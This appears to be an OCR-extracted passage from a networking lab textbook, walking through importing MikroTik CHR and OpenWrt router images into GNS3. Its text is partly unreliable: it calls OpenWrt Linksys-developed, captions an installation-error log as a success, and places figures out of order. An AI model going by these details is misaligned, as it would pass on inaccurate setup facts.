


Required files

Please select one version of MikroTik Cloud Hosted Router and import the required files. Files are searched in your downloads and GNS3 images directories by default


Appliance version and files	Size	Status
MikroTik Cloud Hosted Router version 7.10.1	128.0 MB	Missing files
chr-7.10.1.img	128.0 MB	Missing
MikroTik Cloud Hosted Router version 7.7	128.0 MB	Ready to install
MikroTik Cloud Hosted Router version 7.6	128.0 MB	Missing files
chr-7.6.img	128.0 MB	Missing
MikroTik Cloud Hosted Router version 7.3.1	128.0 MB	Missing files
chr-7.3.1.img	128.0 MB	Missing
MikroTik Cloud Hosted Router version 7.1.5	128.0 MB	Missing files
chr-7.1.5.img	128.0 MB	Missing
MikroTik Cloud Hosted Router version 6.49.6	64.0 MB	Missing files
chr-6.49.6.img	64.0 MB	Missing
MikroTik Cloud Hosted Router version 6.48.6	64.0 MB	Missing files
chr-6.48.6.img	64.0 MB	Missing

Figure 8 – Correct the missing files for the MikroTik router



Name	Date modified	Type	Size
Today			
chr-7.10.1.img	7/25/2023 10:58 AM	Compressed (zipped) Folder	39,301 KB
mikrotik-chr	7/25/2023 10:57 AM	GNS3 Appliance File	6 KB
chr-7.10.1.img	7/25/2023 10:58 AM	File folder	
Last month			
CorePlus-current	6/20/2023 11:46 AM	Disc Image File	253,952 KB
04d56cfd-6e41-4518-961b-cac868e7ebae.tmp	6/19/2023 7:42 PM	TMP File	0 KB
chr-7.7.img	6/16/2023 3:20 PM	Compressed (zipped) Folder	38,366 KB

Figure 9 – Navigate to where the image file was saved after unzipping




Required files

Please select one version of MikroTik Cloud Hosted Router and import the required files. Files are searched in your downloads and GNS3 images directories by default

Appliance version and files	Size	Status
MikroTik Cloud Hosted Router version 7.10.1	128.0 MB	Ready to install
MikroTik Cloud Hosted Router version 7.7	128.0 MB	Ready to install
MikroTik Cloud Hosted Router version 7.6	128.0 MB	Missing files
chr-7.6.img	128.0 MB	Missing
MikroTik Cloud Hosted Router version 7.3.1	128.0 MB	Missing files
chr-7.3.1.img	128.0 MB	Missing
MikroTik Cloud Hosted Router version 7.1.5	128.0 MB	Missing files
chr-7.1.5.img	128.0 MB	Missing
MikroTik Cloud Hosted Router version 6.49.6	64.0 MB	Missing files
chr-6.49.6.img	64.0 MB	Missing
MikroTik Cloud Hosted Router version 6.48.6	64.0 MB	Missing files
chr-6.48.6.img	64.0 MB	Missing

Figure 10 – Installing the MikroTik CHR router



Usage

Please read the following instructions in order to use your new appliance.

The template will be available in the router category.

If you'd like a different sized main disk, resize the image before booting the VM for the first time.


On first boot, RouterOS is actually being installed, formatting the whole main virtual disk, before finally rebooting. That whole process may take a minute or so.

The console will become available after the installation is complete. Most Telnet/SSH clients (certainly SuperPutty) will keep retrying to connect, thus letting you know when installation is done.

From that point on, everything about RouterOS is also true about Cloud Hosted Router, including the default credentials: Username "admin" and an empty password.

The primary differences between RouterOS and CHR are in support for virtual devices (this appliance comes with them being selected), and in the different license model, for which you can read more about at http://wiki.mikrotik.com/wiki/Manual:CHR.

Figure 11 – Finish the addition of a MikroTik router to the GNS3 environment



Topology Summary

Node	Console
MikroTikCHR7.10.1-1	telnet 192.168.56.113:5000

Servers Summary

```
Dr_HVH CPU 2.1%, RAM 39.6%
GNS3 VM (GNS3 VM) CPU 1.2%, RAM 36.3%
```

```
Copyright (c) 2006-2023 GNS3 Technologies.
Use Help -> GNS3 Doctor to detect common issues.

=> Cannot install MikroTik CHR version 7.10.1: File chr-7.10.1.img with checksum 917729e79b9992562f4160d461b21cac not found for MikroTik CHR
```

Figure 12 – MikroTik Router successfully installed to the GNS3 Working Environment

CHAPTER 4

Installing an OpenWRT Router in GNS3

MATHEW J. HEATH VAN HORN, PHD

OpenWrt (Open Wireless Router) is an open-source router software developed by Linksys. This free software best mimics the typical home router found in most residences.

LEARNING OBJECTIVES

- Successfully download, install, and run OpenWrt in a GNS3 environment

PREREQUISITES

- Chapter 2 – Setting up a GNS3 Environment

DELIVERABLES

- None – this is a preparatory lab that supports other labs in this book

RESOURCES

- GNS3 Documentation – https://docs.gns3.com/docs
- OpenWrt Download – https://openwrt.org/downloads
- OpenWrt Documentation – https://openwrt.org/docs/start

CONTRIBUTORS AND TESTERS

- Quinton D. Heath Van Horn, 7th Grade
- David Reese, Mathematics Student, SUNY Brockport
- Cody Shinkyu Park, Honeywell Software Engineer, ERAU-Prescott Alumni
- Salvador Morales, Safety Management System Analyst, ERAU-Prescott Alumni
- Evan Paddock, Cybersecurity Student, ERAU-Prescott
- Dante Rocca, Cybersecurity Student, ERAU-Prescott

- Sawyer Hansen, Cybersecurity Student, ERAU-Prescott

Phase I – Installing OpenWrt

This is an abbreviated installation walkthrough. This lab is used to support other labs in this text. This portion covers the download and installation of OpenWrt in the GNS3 environment. This lab is very similar to Chapter 3 – Installing a MikroTik router.




Figure 9 – OpenWrt appears in the router appliance menu

1. Visit https://www.gns3.com/marketplace/appliances and log in (Figure 1)

2. Go to Marketplace

3. Select Appliances on the left

4. Search for OpenWrt

5. Click on the OpenWrt Appliance (**not** the OpenWrt Realview) and then click the ***download*** button (Figure 2)

6. On the same download screen, scroll down to download the most recent image file. Once downloaded, unzip it (Figure 3)

7. Start the GNS3 Workspace. Once the lights are green, select *File* → *Import Appliance* (Figure 4)

8. Select the OpenWrt appliance you downloaded earlier and select ***open*** (Figure 5)

9. Install the appliance on the GNS3 VM. Use the default Qemu Settings (Figure 6)

10. Select the *Missing Files* for the version of OpenWrt you downloaded earlier and select *Import* (Figure 7)


11. Select the image file you unzipped earlier and click *Open* (Figure 7)

12. It should now say Ready to install. Click on the file and click *Next* (Figure 8)

13. Once it finishes, then it will appear in the router appliance menu (Figure 9)

End of Lab

List of Figures



gns3.com/marketplace/appliances

Marketplace

The one-stop networking shop for GNS3 Network Pros

Appliances

Easily add pre-configured appliances in GNS3 and integrate them to your projects and labs.

Search Results


OpenWrt

Showing 2 results for OpenWrt

OpenWrt Realview
Appliance · Last updated Mar 13, 2023
570 Views

OpenWrt
Appliance · Last updated Jan 4, 2024
15,056 Views

Figure 1 – Downloading OpenWrt



OpenWrt

Posted by Jeremy Grossmann • December 8, 2015 at 8:31 UTC

OpenWrt is a highly extensible GNU/Linux distribution for embedded devices (typically wireless routers). Unlike many other distributions for these routers, OpenWrt is built from the ground up to be a full-featured, easily modifiable operating system for your router. In practice, this means that you can have all the features you need with none of the bloat, powered by a Linux kernel that's more recent than most other distributions.

Views
15,056

Last Updated
Jan 4, 2024

How to install

- Download the appliance file
- Download the files for one of the supported version listed below
- Import the .gns3a file in GNS3. You can follow this tutorial

Appliance Usage
Ethernet0 is the LAN link, Ethernet1 the WAN link, Ethernet2 and Ethernet3 are optional links.

Appliance Requirements
RAM: 128 MB

